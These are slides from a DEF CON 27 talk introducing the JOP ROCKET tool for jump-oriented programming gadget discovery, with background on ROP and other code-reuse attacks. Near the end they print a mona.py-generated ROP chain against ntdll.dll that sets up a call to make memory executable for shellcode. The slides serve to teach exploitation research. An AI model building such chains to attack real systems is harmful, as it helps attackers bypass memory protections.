THE JOP ROCKET: A SUPREMELY WICKED TOOL FOR JOP GADGET DISCOVERY, OR WHAT TO DO IF ROP IS TOO EASY

Dr. Bramwell Brizendine
Dr. Joshua Stroschein

DEF CON 27
August 9, 2019

DR. BRAMWELL BRIZENDINE

- Assistant Professor of Computer and Cyber Sciences at Dakota State University.
- Creator of the JOP ROCKET.
- Interests: Software exploitation, reverse engineering, malware analysis, offensive security.
- Education:
  - 2019: Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact:
  - Bramwell.Brizendine@dsu.edu

DR. JOSH STROSCHEIN

- Assistant Professor of Cyber Security and Network & Security Administration at Dakota State University
- Teaches undergraduate and graduate courses in cyber security with a focus on malware analysis, reverse engineering, and software exploitation.
- Regular trainer at many venues, such as DerbyCon, Hack-in-The-Box, BlackHat USA, and ToorCon.
- Education:
  - 2017: D.S. Cyber Security
  - 2014: M.S. Information Assurance
- Contact:
  - Joshua.Stroschein@dsu.edu


ACKNOWLEDGEMENT

- **Austin Babcock**
  - Undergraduate research assistant at Dakota State University.
  - Cyber Operations student.
  - Created JOP exploit chain for demo.
  - Contact:
    - Austin.Babcock@trojans.dsu.edu
    - Contact Austin with internship or job opportunities, etc.

- **Dr. Jared DeMott of VDA Labs**
  - Member of Ph.D. dissertation committee.

WHAT WE ARE GOING TO TALK ABOUT?


- Remember ROP?
  - Let’s try something a little bit different.
- Introduction to Jump-Oriented Programming.
- Getting to know the JOP ROCKET.
- Some finer points of JOP exploit development.
- See the magic of JOP in action.



THE JOP ROCKET: DID WE INVENT JOP?

- **Certainly not.**
  - The literature provides us with examples of JOP going back a decade: Bletsch; Chen, et al.; Erdődi; Checkoway and Shacham
- For those interested in JOP though, there was a somewhat serious problem: **lack of tools to facilitate usage**.
  - There also really isn’t much practical information on doing JOP in Windows.

You can download the JOP ROCKET from Github: https://github.com/Bw3ll/JOP_ROCKET



JOP CREATES A SIDE DOOR

If there are ROP heuristics in place that make ROP detection too challenging, JOP may be a way around these.

Just another way to bypass mitigations and make it so we can reach executable shellcode.

- Let’s not get ahead of ourselves here.
  - JOP is only one category of code-reuse attacks.


CODE-REUSE ATTACKS

This talk won't teach you how to do ROP. It is probably a good idea to understand it before getting too deep into JOP.

- **Return-to-libc / ret2libc**
  - Older precursor to ROP.
    - Alexander Peslyak (1997)
  - Linux; not too relevant on Windows.
- **Return-oriented Programming (ROP)**
  - Result of Schacham's work (2007).
    - Borrowed chunks of code.
  - ROP extends beyond ret2libc
    - Anything and everything versus just setting up function calls.
- **ROP gadget**
  - A gadget comprised of an instruction ending in RET.
- **ROP chain**
  - A sequence of different gadgets that collectively allows for more complex actions to take place.
- **Friending the stack**
  - Stack pivot, setting up Windows API calls, etc.

Grab lines of instructions from process memory and **glue** them together.

- **ROP Tools**
  - Mona
    - By Corelan Team, Peter Van Eeckhoutte.
    - Outstanding Python script that integrates flawlessly with WinDbg or Immunity.
    - Allows for discovery of ROP gadgets and many exploit related tasks.
  - ROPgadget
    - By Jonathan Salwan.
    - Allows for discovery of ROP gadgets.
    - Python script, supporting ELF, PE, Mach-O format on x86, x64, ARM64, PowerPC, SPARC, and MIPS.
    - Runs on command line, using Capstone disassembly engine.




```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x00000000,  # [-] Unable to find API pointer -> eax
      0x77740e8e,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [ntdll.dll]
      0x777891e6,  # XCHG EAX,ESI # RETN [ntdll.dll]
      0x777b20a9,  # POP EBP # RETN [ntdll.dll]
      0x77715220,  # & push esp # ret  [ntdll.dll]
      0x77778ca3,  # POP EBX # RETN [ntdll.dll]
      0x00000001,  # 0x00000001-> ebx
      0x777752d8,  # POP EDX # RETN [ntdll.dll]
      0x00001000,  # 0x00001000-> edx
      0x777fdd4a,  # POP ECX # RETN [ntdll.dll]
      0x00000040,  # 0x00000040-> ecx
      0x77779202,  # POP EDI # RETN [ntdll.dll]
      0x777da68c,  # RETN (ROP NOP) [ntdll.dll]
      0x7776b932,  # POP EAX # RETN [ntdll.dll]
      0x90909090,  # nop
      0x77801308,  # PUSHAD # RETN [ntdll.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

The RET's in effect act as our glue, chaining gadgets together.

